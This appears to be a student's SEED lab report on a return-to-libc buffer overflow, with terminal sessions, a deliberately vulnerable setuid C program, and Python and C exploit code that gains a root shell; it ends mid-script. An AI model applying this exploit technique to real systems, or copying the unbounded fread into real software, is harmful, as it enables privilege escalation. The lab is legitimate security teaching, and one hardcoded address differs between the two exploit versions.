


Assignment 4

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
2.1 Turning off countermeasures

Turning off ASLR:



```
/bin/bash
[02/27/21]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/27/21]seed@VM:~$
```


Configuring “/bin/sh” symlink to “zsh”



```
/bin/bash
[02/27/21]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/27/21]seed@VM:~$ sudo ln -sf /bin/zsh /bin/sh
[02/27/21]seed@VM:~$
```

2.2 The Vulnerable Program:

Writing the vulnerable “retlib.c” program:



```
Terminator
[02/27/21]seed@VM:~/Desktop$ cat retlib.c
#include <string.h>

/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 * Suggested value: between 0 and 200 (cannot exceed 300, or
 * the program won't have a buffer-overflow problem). */
#ifndef BUF_SIZE
#define BUF_SIZE 12
#endif

int bof(FILE *badfile)
{
    char buffer[BUF_SIZE];

    /* The following statement has a buffer overflow problem */
    fread(buffer, sizeof(char), 300, badfile);

    return 1;
}


int main(int argc, char **argv)
{
    FILE *badfile;

    /* Change the size of the dummy array to randomize the parameters
     * for this lab. Need to use the array at least once */
    char dummy[BUF_SIZE*5]; memset(dummy, 0, BUF_SIZE*5);

    badfile = fopen("badfile", "r");
    bof(badfile);

    printf("Returned Properly\n");
    fclose(badfile);
    return 1;
}
[02/27/21]seed@VM:~/Desktop$
```

Compiling the program with buffer size 150 and making it a setuid program.




```
Terminator
[02/27/21]seed@VM: ~/Desktop$ gcc -DBUF_SIZE=150 -fno-stack-protector -z noexecstack -o retlib retlib.c
[02/27/21]seed@VM: ~/Desktop$ sudo chown root retlib
[02/27/21]seed@VM: ~/Desktop$ sudo chmod 4755 retlib
[02/27/21]seed@VM: ~/Desktop$ ls -al retlib
-rwsr-xr-x 1 root seed 7516 Feb 27 20:34 retlib
[02/27/21]seed@VM: ~/Desktop$
```

2.3 Task 1: Finding out the addresses of **libc** functions:

Create an empty file named badfile using touch. Then run the program once for the libc libraries to be loaded so that system function can be loaded into the main memory. Once the functions get loaded, we can now get a reference to the system and exit function. I also verified that different names of file and not running it as a setUID program the address of system and exit function change a little bit.


System function address: 0xb7e42da0

Exit function address: 0xb7e369d0




2.4 Task 2: Putting the shell string in the memory


Defining the environment variable that will be used to pass as an argument to the vulnerable program:




Writing the c-program to get the address of MYSHELL env variable.




By executing the above program, we can get the address of MYSHELL environment variable. In the below screenshot we can see that the address of the variable does not change on multiple execution, which confirms the fact that the ASLR is off.




The addresses noted from the above tasks are replaced in the exploit file address areas, for getting the offset values I created a badfile with (150-168) A's in order to get the buffer overflowed and to get the exact offset when the instruction pointer gets written with x41414141 that is equivalent to 'AAAA'.






With the number of A's we can get the offset in our case it was 162. The next four bytes are occupied by the exit address and the next four bytes should be the parameters of system function in our case(/bin/sh).



The address of "/bin/sh" was not the same as found in the above task, so we just adjust the address a little higher by experimenting with different values until we get our required "/bin/sh" value.

Screenshots of experimenting address of /bin/sh:

(I went on increasing the address by 1 byte each time until I got root access.)



Python exploit code:

X = 170

sh_addr = 0xBFFFFDD6 # The address of `"/bin/sh"`

content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 162

system_addr = 0xB7E42DA0 # The address of `system()`


content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 166

exit_addr = 0xB7E369D0 # The address of `exit()`


content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

Final screenshot of root access of shell using python exploit:




C exploit code:

```
*(long *) &buf[170] = 0xBFFFDD6; // "/bin/sh"
*(long *) &buf[162] = 0xB7E42DA0; // system()
*(long *) &buf[166] = 0xB7E369D0; // exit()
```



Attack variation 1: Is the exit() function really necessary? Please try your attack without including the address of this function in badfile:

Screenshot:



```
Terminator
retlib.c  exploit
retlib
badfile
peda-session-retlib.txt
my_shell_addr.c
my_shell_addr
exploit.c
exploit.py

/bin/bash
[02/28/21]seed@VM:~/Desktop$ cat exploit.py
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 170
sh_addr = 0xBFFFFDD6 # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')


Y = 162
system_addr = 0xB7E42DA0 # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

#Z = 166
#exit_addr = 0xB7E369D0 # The address of exit()
